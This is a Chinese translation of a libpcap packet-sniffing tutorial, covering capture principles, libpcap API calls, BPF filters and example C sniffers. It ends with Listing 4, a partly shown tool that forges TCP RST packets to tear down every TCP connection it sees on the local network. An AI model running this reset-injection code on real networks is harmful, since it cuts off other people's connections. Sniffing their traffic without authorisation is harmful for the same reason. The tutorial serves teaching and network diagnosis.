Programming with Libpcap

--Sniffing the Network

Author: Luis Martin Garcia

** 你将会学到什么？ **
1. 数据包捕获的原则；
2. 如何利用 libpcap 捕获数据包；
3. 关于我们何时需要编写数据包捕获程序等方面.
** 你应该所掌握的... **
1. C 语言程序设计；
2. 网络的基本工作原理和 OSI 的标准模型；
3. 了解常见的协议，比如以太协仪，TCP/IP 协议，或者 ARP 协议。

******概要**********

自从 1969 年第一条电子信息带着研究人员的期望成功地通过阿葩网（ARPANET）进行了有史以来最便捷的信息传递方式，计算机网络已经发生了巨大的变化。以前网络（此处及以下均指计算机网络）规模小，结构简单，利用一些简单的诊断工具通常便可以解决网络问题。但随着网络的不断复杂化，对复杂网络的管理和检测的需求日益增加。

现如今,计算机网络不仅规模大而且通常有着各种系统利用大量不同种类的协议所进行的通信。这种复杂的局面产生了更多的可以监视和检测网络通信的智能化工具。今天,在任何一个网络管理员的管理工具箱中都有着这样的一个工具，那就是嗅探器（sniffer）。

嗅探器，也称做数据包分析器，是一些拥有拦截网络传输数据的能力的程序 。这些程序在网络管理人员和黑帽社区之中相当流行，因为他们既可被环绕于正义的光环也可沦为邪恶的爪牙。在本文中，我们将阐述数据包捕获的主要原则和方法并且为大家介绍 libpcap（一个开源并可移植的数据捕获库,著名的网络工具 tcpdump,dsniff,kismet,snort 和 ettercap 的核心便有 libpcap 库中的各种 API）。

******数据包捕获**********

数据包捕获是在数据传输的网络上进行数据收集的一种行为。嗅探器是捕获数据包的最佳实现，但是许多其它种类的应用需要通过网卡才能完成数据包的捕获，它们包括网络数据统计工具，入侵检测系统，端口锁定守护进程，密码嗅探器，ARP 注入攻击，路由检测器等等。

首先让我们大致了解一下数据包捕获在以太网络中的工作原理。每当一个网卡收到一个

以太帧，它就会检测该帧的目的网卡地址（MAC address）是否与自己的网卡地址相符（相同）。如果相符，网卡便产生一个中断请求，该中断请求将由负责处理此类中断的系统网卡驱动程序处理。该驱动给接收到的数据打上时间戳，然后将数据从网卡缓冲区复制到系统内核空间的一块内存上。接着系统通过查看以太数据帧头的以太类型区域判断接收到的数据包是属于哪一种类型继而将该包中的数据传递给协议堆栈由相应的协议处理机制处理。大多数情况下数据包包含一个 IPv4 数据报，如此，IPv4 协议处理机制将被激活。这种处理机制将进行一系列验证行为来确保比如数据包没有遭到损坏，本机的确是该包的目的地等等。当所有验证均通过后，IP 头被移除，剩下的部分再被传递到下一层协议处理机制（可能是 TCP 或者 UDP）。这种处理过程不断重复直到数据到达由用户空间的应用程序来处理的应用层。

Figure 3. *Data encapsulation in Ethernet networks using the TCP/IP protocol*

当我们使用嗅探器时，数据包将完成上述的相同过程，但除了一个地方：网络驱动程序也将拷贝接收到的或是发出的任何数据到内核中名叫数据包过滤器的部分。而正是数据包过滤器使数据包的捕获成为可能。默认的情况下，数据包过滤器允许任意包通过，但是，我们稍候将会看到它们通常提供了高级的过滤能力。由于数据包捕获可能涉及到网络安全，因此多数操作系统要求必须要有管理员的权限才能使用数据过滤的这一项功能。图 1 阐释了捕获数据包的过程。



Figure 1. *Elements involved in the capture process*

******Libpcap**********

Libpcap 是一个提供了针对网络数据包捕获系统的高层接口的开源函数库。它是在 1994

年由麦克坎尼(McCanne),莱乐士(Leres)和杰科宾森(Jacobson)创建的。当时他们是美国加洲柏克利大学劳恩斯国家实验室的研究生，而 Libpcap 正是他们研究和改善 TCP 和英特网网关功能的一部分成果。Libpcap 作者的主要愿望是开创一个独立平台的应用程序接口（API）以此消除程序中针对不同操作系统所包含的数据包捕获代码模块，因为通常每一个操作系统商都会实现他们自己的捕获机制。(也就是解决了移植性的问题，这有利于提高程序员开发的效率--译者注)

Libpcap 应用程序接口（API）被设计用于 C 或者 C++语言。然而后来出现很多封装包使它也可用于其它语言，比如：perl 语言，python 语言，Java 语言，C＃或者 Ruby 语言。Libpcap 运行于大多数类 UNIX 操作系统上（Linux, Solaris, BSD, HP-UX...）。当然,也有 Windows 版本，曰 Winpcap。现在 libpcap 由 Tcpdump 团队维护。完整的文档和源代码可以从 tcpdump 的官方网站上获得：http://www.tcpdump.org. （ http://www.winpcap.org/ for Winpcap ）

******我们之于 libpcap 的第一步**********

现在我们已经知道数据包捕获的原理，让我们编写自己的嗅探程序吧！

我们需要的第一件事情是一个用于监听的网络接口。我们可以自己明确的详细说明一个接口，或者让 libpcap 为我们获取一个。函数 char *pcap_lookupdev(char *errbuf) 返回一个指向包含第一个适合于数据包捕获的网络设备名称的字符串的指针。通常当用户自己没有说明任何一个网络接口时，这个函数应该被调用。使用硬编码的接口名称是一个很差的主意，因为他们几乎没有移植性。

函数 pcap_lookupdev()中的参数 errbuf 是应由用户提供的一段缓冲区，如果有不正常的地方 libpcap 库将用这个缓冲区存储出错信息。许多由 libpcap 实现的函数所带有这个参数。当我们请求分配这个缓冲区时我们一定要谨慎，因为该缓冲区必须要至少可以容纳下 PCAP_ERRBUF_SIZE 个字节（目前它被定义为 256 个字节）。当函数出错时返回 NULL.

一旦我们获取了网络设备的名称，我们还需要打开它。

函数 pcap_t *pcap_open_live(const char *device,
int snaplen, int promisc,
int to_ms, char *errbuf)

便可以做到。该函数返回一个 pcap_t 类型的接口描述符，此描述符稍候将会被 libpcap 的其他函数用到。(与此类似的比如文件描述符--译者注) 如果函数调用失败，就返回 NULL.

函数 pcap_open_live()的第一个参数是一个指向包含我们想要打开的网络设备名称的字符串指针，显然该参数可由 pcap_lookupdev()获得。第二个参数是我们要捕获的数据包的最大字节数。给这个参数设定一个较小的值在某些情况下也会起到一定作用，比如：我们只想抓获包头或者是在内存资源紧张的嵌入式系统中的程序编写。通常最大的以太帧大小是 1518 字节。但是其它的链接类型，比如 FDDI 或者是 802.11 有跟大的上限值。65535 这个数值对于容纳任何网络的任何数据包应该是足够的。

参数 to_ms 定义了在把捕获的数据从内核空间复制到用户空间之前内核应该等待多少个毫秒。反复地改变缓冲区的内容将严重地消耗昂贵的计算时间。如果我们是在一个繁忙的网络传输环境中捕获数据包，那么最好是让内核在内核空间和用户空间之间拷贝数据之前先将数据包聚集,然后一起拷贝。当我们把 to_ms 的值是赋为零时，这将导致读操作将永远进行下去直到足够的数据包到达网络接口（在拷贝数据之前驱动程序要从网络接口读入数据）。Libpcap 文档对该参数没有提供任何建议值，不过我们可以通过参考其他的嗅探器程序来获取一些灵感。Tcpdump 用的是数值 1000，dsniff 用的是数值 512，此外 ettercap 在 linux 或 OpenBSD 操作系统下用数值 0，其他操作系统下用数值 10。

参数 promisc 决定是否将网卡置于混杂模式。也就是说网卡是否可以接收目的地不是自己的数据包。将其置零我们会获取非混杂模式，其他任何值都将置网卡于混杂模式。请注意即使是我们让 libpcap 将网卡置于非混杂模式，但如果网络接口在此之前已经处于混杂模式，那么他将继续保持在混杂模式的状态下。我们不能保证我们不会收到传输给其它主机的数据包，相反，我们最好像后面做的那样利用 libpcap 提供的过滤能力。

一旦我们打开了一个可以捕获数据包的网络接口，我们必须告诉 libpcap 我们想要开始捕获数据包了。对此，我们有以下选择：

* 函数 `const u_char *pcap_next(pcap_t *p, struct pcap_pkthdr *h)` 将利用由 pcap_open_live 返回的接口描述符 pcap_t，一个指向 pcap_pkthdr 类型的结构体进行处理后返回第一个到达网络接口的数据包。

* 函数 `int pcap_loop(pcap_t *p, int cnt, pcap_handler callback, u_char *user)` 被用于收集数据包并且处理它们。该函数直到 cnt 个数据包被捕获后才会返回。如果 cnt 是负值，那么 pcap_loop()只有在出现错误时才会返回。



Figure 2. *Normal program flow of a pcap application*

你可能正在疑惑：如果这些函数只是返回一些整数，那么那些被捕获的数据包在哪儿呢？答案听起来有些复杂。pcap_loop()并没有返回那些捕获的数据包，相反，每当一个数据包被读取时它调用一个由用户定义的函数。这样我们就可以在一个分开的函数中实现我们自己的数据处理方式而不是循环调用 pcap_next()并在循环内部处理这些数据。然而，这里面有一个问题，如果 pcap_loop()调用我们的函数，我们如何向它传递参数呢？我们需要应用丑陋的全局规则吗？答案是否定的。libpcap 的开发团队早已考虑过这些问题并找到一种可以向回调函数(callback function)传递参数的方法，那就是参数 user。这个指针在函数的每次调用中均被传递，该指针是指向 u_char 类型的，因此当调用 pcap_loop()和当在回调函数内部使用该参数时我们必须按照程序的需求对它进行强制类型转换。我们的数据包处理函数一

定要有具体的原型，否则 pcap_loop()将不会知道如何去使用它。它应该按如下方式被声明：

```
  void function_name(u_char *userarg,
                     const struct pcap_ptkhdr, const u_char *packet);
```

第一个参数是用于传递给 pcap_loop()的用户指针，第二个指针是指向一个包含与被捕获数据包相关的信息的结构体。列表 1 给出了这种结构体的定义。

列表 1.

Structure pcap_pkthdr

```
struct pcap_pkthdr{
     struct timeval ts; //timestamp of capture
     bpf_u_int32 caplen; //number of bytes that were stored
     bpf_u_int32 len;   //total length of the packet
};
```

该结构体中的成员 caplen 通常和成员 len 的值一样，但除了以下情况：捕获到的数据包大小超过了我们在函数 pcap_open_live()中给 snaplen 赋的值。

* 函数 `int pcap_dispatch(pcap_t *p, int cnt,`
`pcap_handler callback, u_char *user)`

是我们的第三个选择。它与 pcap_loop()类似，但当函数 pcap_open_live()中定义的延时参数 to_ms 消耗完后函数 pcap_dispatch()也会立即返回。列表 2 提供了一个将捕获到的数据包的原始数据打印出来的简单嗅探程序，请注意头文件 pcap.h 必须包含在程序代码中。为了使代码清晰明了，我们省略了错误检测（编写适当的错误检测代码是程序员应具备的良好习惯--译者注）。

列表 2

```
/*
Listing 2. Simple sniffer
To compile: gcc simplesniffer.c -o simplesinffer -lpcap
*/

#include <pcap.h>
#include <string.h>
#include <stdlib.h>

#define MAXBYTES2CAPTURE 2048

void processPacket(u_char *arg, const struct pcap_pkthdr *pkthdr,
                   const u_char *packet){
  int i = 0, *counter = (int *)arg;

  printf("Pcaket Count: %d\n", ++(*counter));
  printf("Received Packet Size: %d\n", pkthdr->len);
  printf("Payload:\n");
  for (i=0; i<pkthdr->len; i++){
```

```
    if ( isprint(packet[i]) )
    printf("%c ", packet[i]);
    else
    printf(". ");

    if ( (i%16 == 0 && i!=0) || i==pkthdr->len-1)
    printf("\n");
  }
  return;
}

int main()
{
   int i=0, count=0;
   pcap_t *descr = NULL;
   char errbuf[PCAP_ERRBUF_SIZE], *device = NULL;
   memset(errbuf, 0, PCAP_ERRBUF_SIZE);

   /*获取第一个适合捕获的网络设备名称*/
   device = pcap_lookupdev(errbuf);

   printf("Opening device %s\n", device);

   /*以混杂模式打开网络设备*/
   descr = pcap_open_live(device, MAXBYTES2CAPTURE, 1, 512, errbuf);

   /*死循环并在每一次接收到数据包时调用回调函数 processPacket()*/
   pcap_loop(descr, -1, processPacket, (u_char *)&count);

   return 0;
}
```

******一旦我们捕获到数据包**********

当一个数据包被捕获，我们程序得到的唯一的东西是一组数据。通常网卡驱动程序和协议堆栈为我们处理那些数据，但是当我们自己的程序捕获数据包时我们实际上是处于网络数据处理的最底层，因此我们必须自己负起责来完成数据的重组解析，使其合理化。为了完成这项任务，有几点我们需要考虑到：

数据链接类型（数据链路层）

尽管似乎到处都有以太网，但仍然有很多不同的技术和标准用于操作数据链路层。为了能够解析那些从网络接口上捕获到的数据包，我们必须要知道基本的底层数据连接类型，这样我们才可能解析出对应于该层的数据包头首部。

函数 int pcap_datalink(pcap_t *p)返回由函数 pcap_open_live()打开的网络设备的链路层类型。Libpcap 可以识别超过 180 种不同的链接类型。然而了解任何一个特殊的技术细节是程序员的责任。那也就是意味着作为程序员，我们必须要知道捕获到的数据包的数据链接

帧头的准确格式。在多数程序中我们仅仅只是想知道这些帧头的长度，这样我们就知道了 IP 数据报的起始位置。表格 1 总结了最常见的数据链接类型还有它们在 libpcap 中的名称以及可以加在数据包起始位置以获取下一层协议的数据包首部地址的偏移量。

Table 1. *Common data link types*

Data Link Type	Pcap Alias	Offset (in bytes)
Ethernet 10/100/1000 Mbs	DLT_EN10MB	14
Wi-Fi 802.11	DLT_IEEE802_11	22
FDDI(Fiber Distributed Data Interface)	DLT_FFDI	21
PPPoE (PPP over Ethernet)	DLT_PPP_ETHER	14 (Ethernet) + 6 (PPP) = 20
BSD Loopback	DLT_NULL	4
Point to Point (Dial-up)	DLT_PPP	

可能，处理不同链接层数据包首部大小的最好办法是完成一个函数让它实现这样的功能：函数获取一个 pcap_t 结构体，经过处理返回被用于获取下一协议层数据包头地址的偏移量。Dsniff 已经跨出了这一步。我们可以参考一下来自 Dsniff 源代码中 pcap_util.c 文件里的函数 pcap_dloff()：

```
int  pcap_dloff(pcap_t *pd)
{
    int offset = -1;

    switch (pcap_datalink(pd)) {
    case DLT_EN10MB:
        offset = 14;
        break;
    case DLT_IEEE802:
        offset = 22;
        break;
    case DLT_FDDI:
        offset = 21;
        break;
#ifdef DLT_LOOP
    case DLT_LOOP:
#endif
    case DLT_NULL:
        offset = 4;
        break;
    default:
        warnx("unsupported datalink type");
        break;
    }
```

```
    return (offset);
}
```

网络层协议

下一步是判断接着链路层包头的是什么了。从现在开始假设我们是工作在以太网中的。以太帧头有一个名叫以太类（ethertype）的 16 位区域，以太类（ethertype）是用来指明应用于帧数据字段的协议。，表格 2 列举了最流行的网络层协议和他们的以太类值。

Table 2. *Network layer protocols and ethertype values*

Network Layer Protocol	Ethertype Value
Internet Protocol Version 4 (IPv4)	0x0800
Internet Protocol Version 6 (IPv6)	0x86DD
Address Resolution Protocol (ARP)	0x0806
Reverse Address Resolution Protocol (RARP)	0x8035
AppleTalk over Ethernet (EtherTalk)	0x809B
Point-to-Point Protocol (PPP)	0x880B
PPPoE Discovery Stage	0x8863
PPPoE Session Stage	0x8864
Simple Network Management Protocol (SNMP)	0x814C

当我们在程序中检测该值时一定要记住它们是以网络字节顺序接收的，因此我们要用 ntohs()将它转换成本地主机字节顺序。

传输层协议（协议层）

一旦我们知道是哪种类型的网络层协议被用于路由我们捕获的数据包，我们必须要弄明白下一个协议将会是什么。假设知道了捕获的数据包有一个 IP 数据报，那么想要知道下一个协议就容易了。快速地看一下 IPv4 协议数据包头的区域将会告诉我们答案。表格 3 总结了最常见的传输层协议，它们的 16 进制值和它们被定义的 RFC 文档。一个完整的列表可以在以下网址找到：
http://www.iana.org/assignments/protocol-numbers。

Table 3. *Transport layer protocols*

Protocol	Value	RFC
Internet Control Message Protocol (ICMP)	0x01	RFC 792
Internet Group Management Protocol (IGMP)	0x02	RFC 3376
Transmission Control Protocol (TCP)	0x06	RFC: 793
Exterior Gateway Protocol	0x08	RFC 888
User Datagram Protocol (UDP)	0x11	RFC 768
IPv6 Routing Header	0x2B	RFC 1883
IPv6 Fragment Header	0x2C	RFC 1883
ICMP for IPv6	0x3A	RFC 1883

应用层协议

很好，目前我们获取了以太帧头，IP 数据包头，TCP 数据包头，接着再做些什么呢？应用层协议比较难以判断。TCP 数据包头没有提供任何有关它传载的数据的信息，但是 TCP 端口数值可以提供线索。如果，比如说我们捕获到一个发往或来自 80 端口的数据包，并且它传载的内容都是以 ASCII 码形式存在的,那么该包极有可能是传输于一个 HTTP 服务端和一个网络浏览器之间的连接。可是这种方法毕竟不科学，因此当我们处理 TCP 数据包的传载信息时一定要非常小心，因为它可能包含有未曾意料的数据。

制作不良的数据包

在阿姆斯特郎*路易斯的《美丽世界》里，一切都是单纯美好的。但是嗅探器通常处于地狱般的环境中。网络并不总是传输有效的数据包。有时它们并没有按照标准来制作或者它们在传输过程中遭到了损坏。当设计一个处理被嗅探的网络交通的应用程序时，这些是必须要被考虑的。

一个以太类的值表明下一个数据包头类型是 ARP 的这一事实并不意味着我们一定会找到一个 ARP 包头。

同样的道理我们不能够盲目地相信一个 IP 数据包的协议区域包含着能够正确表明下一个包头类型的数值。甚至是指定长度的区域也不能相信。如果我们想要设计一个功能强大的数据包分析器，那就要避免分段错误和数据包头的错误解析，每个细节都要严格检查。这里提供一些建议：

1. 检测接收到的数据包的整体大小，如果，比方说我们期待一个以太网中的 ARP 数据包，那么大小不同于 14 + 28 = 42 的数据包应该被丢弃。如果未能检测包的大小，那么当我们试图处理接收到的数据时，可能会导致一个恼人的分段错误。
2. 检测 IP 和 TCP 的校验和。如果校验和不是有效的,那么包头中的数据极可能是垃圾数据。然而与此前的分析一样，即使校验和是正确的那也不足以保证数据包包含有效的包头值。
3. 从数据包提取出的以做后用的任意数据应该是被证实过的。比如一个数据包的负载认为应该包含一个 IP 地址，我们就应该检测它来保证该包中数据代表了一个有效的 IP 地址。

******过滤数据包**********

正如我们之前所见，当我们的程序运行在用户空间时，捕获数据包的处理发生在内核中。每当内核从网络接口获取数据包时，它要将数据从内核空间拷贝到用户空间。这种操作会花费大量的计算时间。捕获经过网卡的每一个数据包很容易使我们主机的整体性能下降，并由此导致内核漏包。

如果我们真的希望捕获所有的传输数据，那么对于优化捕捉过程我们能做的很少。但是如果我们只对特定类型的数据包感兴趣，我们就可以告诉内核让它过滤数据包，于是我们只会得到一份与过滤表达式相符的数据包拷贝。提供这种功能的那部分内核叫系统数据包过滤器。

数据包过滤器的过滤规则主要是由用户定义，当获取到数据包时该规则将被网卡调用。如果数据包验证后与规则相符，数据包将会被传递到我们的应用程序，否则它只会被传递到协议堆栈用与往常一样的方式进行处理。每一种操作系统都有它们自己的数据包过滤处理机制。但是，它们中的许多是基于相同的架构--BSD Packet Filter 或 BPF--来实现的。Libpcap 提供了对基于 BPF 的数据包过滤器的完全支持。这包括*BSD，AIX,Tru64，Mac OS 或者 Linux 这些不同平台。对于那些不支持 BPF 过滤器的操作系统，libpcap 不能提供内核级的过滤功能，但是 libpcap 仍然可以在函数库内部通过读取所有数据包并在用户空间模仿 BPF 过滤器的功能选取网络流量。这需要大量的计算时间开支，但尽管如此，它提供了无比的便利性。

******设置过滤器**********

设置一个过滤器需要三步：构筑过滤器的表达式，然后将该表达式编译成一个 BPF 程序，最后应用这个过滤器。BPF 程序是由一种类似于汇编语言的特殊语言编写的。但是 libpcap 和 tcpdump 用更简单的方法实现了只需应用一种高级语言便可设置过滤器的功能。这种语言具体的语法超出了本文讨论的范围。完整的详细说明书可以在 tcpdump 的手册上找到。这里只举几个例子：

* src host 192.168.1.77 返回源 IP 地址是 192.168.1.77 的数据包；
* dst port 80 返回目的端口为 80 的 TCP/UDP 数据包；
* not tcp 返回任何一个没有使用 TCP 协议的数据包；
* tcp[13] == 0x02 and (dst port 22 or dst port 23) 返回 SYN 标志位被置且目的端口为 22 或 23 的 TCP 数据包；
* icmp[icmptype] == icmp-echoreply or icmp[icmptype] == icmp-echo 返回 ICMP 的 ping 请求和响应；
* ether dst 00:e0:09:c1:0e:82 返回目的物理地址为 00：e0:09:c1:0e:82 的以太帧；
* ip[8]==5 返回 IP TTL 值等于 5 的数据包。

一旦我们写出过滤器表达式，我们要将它转换成内核可以理解的 BPF 程序。

函数 `int pcap_compile(pcap_t *p, struct bpf_program *fp,`
`char *str, int optimize, bpf_u_int32 netmask)`

将过滤器表达式编译成由指针 str 指向的 BPF 代码。参数 fp 是指向结构体 bpf_program 的指针，我们应该在调用 pcap_compile()之前先对该结构体进行声明。参数 optimize 控制过滤程序是否被优化得更有效率。最后一个参数是我们嗅探的网络的网络掩码。除非我们想要测试广播地址，该值可被安全地置于零。但是如果我们需要知道网络掩码，那么函数

`int pcap_lookupnet(const char *device, bpf_u_int32 *netp,`
`bpf_u_int32 *maskp, char *errbuf)`

将为我们为完成这一任务。

一旦我们有了编译过的 BPF 程序，我们需要将它嵌入到内核中，于是我们调用以下函数

`int pcap_setfilter(pcap_t *p, struct bpf_program *fp)`

如果一切顺利，我们接着就可以调用 pcap_loop()或是 pcap_next()开始抓包了。列表 3 给出了一个的捕捉网络交通中 ARP 包的简单例子。列表 4 的代码起到更高级的一点功能，它监听 ACK 和 PSH-ACK 标志位被置的 TCP 包而且重置连接并最终导致针对网络中每一个主机的拒绝服务攻击。错误检测和部分代码因为程序的清晰明了而省去，完整的代码可以在以下网址找到

http://programming-pcap.aldabaknocking.com.

列表 3

```
/* Simple ARP sniffer
 To compile: gcc arpsniffer.c -o arpsniff -lpcap
  Run as root!
*/

#include <pcap.h>
```

```
#include <stdlib.h>
#include <string.h>

//ARP Header, (assuming Ethernet+ipv4)

#define ARP_REQUEST 1
#define ARP_REPLY 2
typedef struct arphdr{
   u_int16_t htype; //hardware type
   u_int16_t ptype; //protocol type
   u_char hlen;     //hardware address length
   u_char plen;     //protocol address length
   u_int16_t oper;  //operation code
   u_char sha[6];       //sender hardware address
   u_char spa[4];       //sender ip address
   u_char tha[6];       //target hardware address
   u_char tpa[4];       //target ip address
}arphdr_t;

#define MAXBYTES2CAPTURE 2048

int main(int argc, char *argv[])
{
   int i=0;
   bpf_u_int32 netaddr=0, mask=0;

   struct bpf_program filter;

   char errbuf[PCAP_ERRBUF_SIZE];

   pcap_t *descr = NULL;

   struct pcap_pkthdr pkthdr;

   const unsigned char *packet = NULL;

   arphdr_t *arpheader = NULL;

   memset(errbuf, 0, PCAP_ERRBUF_SIZE);

   if (argc != 2){
     printf("Usage: arpsniffer <interface>\n");
     exit(1);
   }
```

```
    descr = pcap_open_live(argv[1], MAXBYTES2CAPTURE, 0,
                    512, errbuf);

    pcap_lookupnet(argv[1], &netaddr, &mask, errbuf);

    pcap_compile(descr, &filter, "arp", 1, mask);
    pcap_setfilter(descr, &filter);

    while (1){
      packet = pcap_next(descr, &pkthdr);

      arpheader = (struct arphdr *)(packet + 14)
      printf("\n\nReceived Packet Size: %d bytes\n",
         pkthdr->len);
      printf("Hardware type: %s\n", (ntohs(arpheader-
                >htype) == 1)?"Ethernet" : "Unknown");
      printf("Protocol type: %s\n", (ntohs(arpheader-
                >ptype) == 0x0800) ? "Ethernet" : "Unknown");
      printf("Operation: %s\n", (ntohs(arpheader->oper) == ARP_REQUEST) ?
                "ARP Request" : "ARP Reply");
      if (ntohs(arpheader->htype) == 1 && ntohs(arpheader->ptype) == 0x0800){
      printf("Sender MAC: ");
      for (i=0; i<6; i++)printf("%02x:", arpheader->sha[i]);
      printf("\nSender IP: ");
      for (i=0; i<4; i++)printf("%d.", arpheader->spa[i]);
      printf("\nTarget MAC: ");
      for (i=0; i<6; i++)printf("%02x:", arpheader->tha[i]);
      printf("\nTarget IP: ");
      for (i=0; i<4; i++)printf("%d.", arpheader->tpa[i]);
      printf("\n");
      }
    }
    return 0;
}
```

列表 4：

```
/* Simple TCP SYN Denial Of Service                                    */
/* Author: Luis Martin Garcia. luis.martingarcia [.at.] gmail [d0t] com  */
/* To compile: gcc tcpsyndos.c -o tcpsyndos -lpcap                     */
/* Run as root!                                                        */
/*                                                                     */
/* This code is distributed under the GPL License. For more info check:  */
/* http://www.gnu.org/copyleft/gpl.html                                */
```

```
#define __USE_BSD         /* Using BSD IP header           */
#include <netinet/ip.h>   /* Internet Protocol             */
#define __FAVOR_BSD       /* Using BSD TCP header          */
#include <netinet/tcp.h>  /* Transmission Control Protocol */
#include <pcap.h>         /* Libpcap                       */
#include <string.h>       /* String operations             */
#include <stdlib.h>       /* Standard library definitions  */

#define TCPSYN_LEN 20
#define MAXBYTES2CAPTURE 2048

/* Pseudoheader (Used to compute TCP checksum. Check RFC 793) */
typedef struct pseudoheader {
  u_int32_t src;
  u_int32_t dst;
  u_char zero;
  u_char protocol;
  u_int16_t tcplen;
} tcp_phdr_t;

typedef unsigned short u_int16;
typedef unsigned long u_int32;


/* Function Prototypes */
int TCP_RST_send(u_int32 seq, u_int32 src_ip, u_int32 dst_ip, u_int16 src_prt,
u_int16 dst_prt);
unsigned short in_cksum(unsigned short *addr,int len);




/* main(): Main function. Opens network interface for capture. Tells the kernel*/
/* to deliver packets with the ACK or PSH-ACK flags set. Prints information    */
/* about captured packets. Calls TCP_RST_send() to kill the TCP connection     */
/* using TCP RST packets.                                                      */
int main(int argc, char *argv[] ){

 int count=0;
 bpf_u_int32 netaddr=0, mask=0;    /* To Store network address and netmask   */
 struct bpf_program filter;        /* Place to store the BPF filter program  */
 char errbuf[PCAP_ERRBUF_SIZE];    /* Error buffer                           */
 pcap_t *descr = NULL;             /* Network interface handler              */
```

```
 struct pcap_pkthdr pkthdr;        /* Packet information (timestamp,size...) */
 const unsigned char *packet=NULL; /* Received raw data                      */
 struct ip *iphdr = NULL;          /* IPv4 Header                            */
 struct tcphdr *tcphdr = NULL;     /* TCP Header                             */
 memset(errbuf,0,PCAP_ERRBUF_SIZE);


if (argc != 2){
    fprintf(stderr, "USAGE: tcpsyndos <interface>\n");
    exit(1);
}

 /* Open network device for packet capture */
 descr = pcap_open_live(argv[1], MAXBYTES2CAPTURE, 1,  512, errbuf);
 if(descr==NULL){
   fprintf(stderr, "pcap_open_live(): %s \n", errbuf);
   exit(1);
 }

 /* Look up info from the capture device. */
 if ( pcap_lookupnet( argv[1] , &netaddr, &mask, errbuf) == -1 ){
   fprintf(stderr, "ERROR: pcap_lookupnet(): %s\n", errbuf );
   exit(1);
 }

 /* Compiles the filter expression into a BPF filter program */
 if (pcap_compile(descr, &filter, "(tcp[13] == 0x10) or (tcp[13] == 0x18)", 1, mask)
== -1){
    fprintf(stderr, "Error in pcap_compile(): %s\n", pcap_geterr(descr) );
    exit(1);
 }

 /* Load the filter program into the packet capture device. */
 if( pcap_setfilter(descr,&filter) == -1 ){
    fprintf(stderr, "Error in pcap_setfilter(): %s\n", pcap_geterr(descr));
    exit(1);
 }



while(1){
 /* Get one packet */
 if ( (packet = pcap_next(descr,&pkthdr)) == NULL){
   fprintf(stderr, "Error in pcap_next()\n", errbuf);
```

```
    exit(1);
  }

  iphdr = (struct ip *)(packet+14);
  tcphdr = (struct tcphdr *)(packet+14+20);
  if(count==0)printf("+-----------------------+\n");
  printf("Received Packet No.%d:\n", ++count);
  printf("   ACK: %u\n", ntohl(tcphdr->th_ack) );
  printf("   SEQ: %u\n", ntohl(tcphdr->th_seq) );
  printf("   DST IP: %s\n", inet_ntoa(iphdr->ip_dst));
  printf("   SRC IP: %s\n", inet_ntoa(iphdr->ip_src));
  printf("   SRC PORT: %d\n", ntohs(tcphdr->th_sport) );
  printf("   DST PORT: %d\n", ntohs(tcphdr->th_dport) );

  TCP_RST_send(tcphdr->th_ack,     iphdr->ip_dst.s_addr,     iphdr->ip_src.s_addr,
tcphdr->th_dport, tcphdr->th_sport);
  TCP_RST_send(htonl(ntohl(tcphdr->th_seq)+1),              iphdr->ip_src.s_addr,
iphdr->ip_dst.s_addr, tcphdr->th_sport, tcphdr->th_dport);

  printf("+-----------------------+\n");

}
return 0;

}

/* TCP_RST_send(): Crafts a TCP packet with the RST flag set using the supplied */
/* values and sends the packet through a raw socket.                             */
int TCP_RST_send(u_int32 seq, u_int32 src_ip, u_int32 dst_ip, u_int16 src_prt,
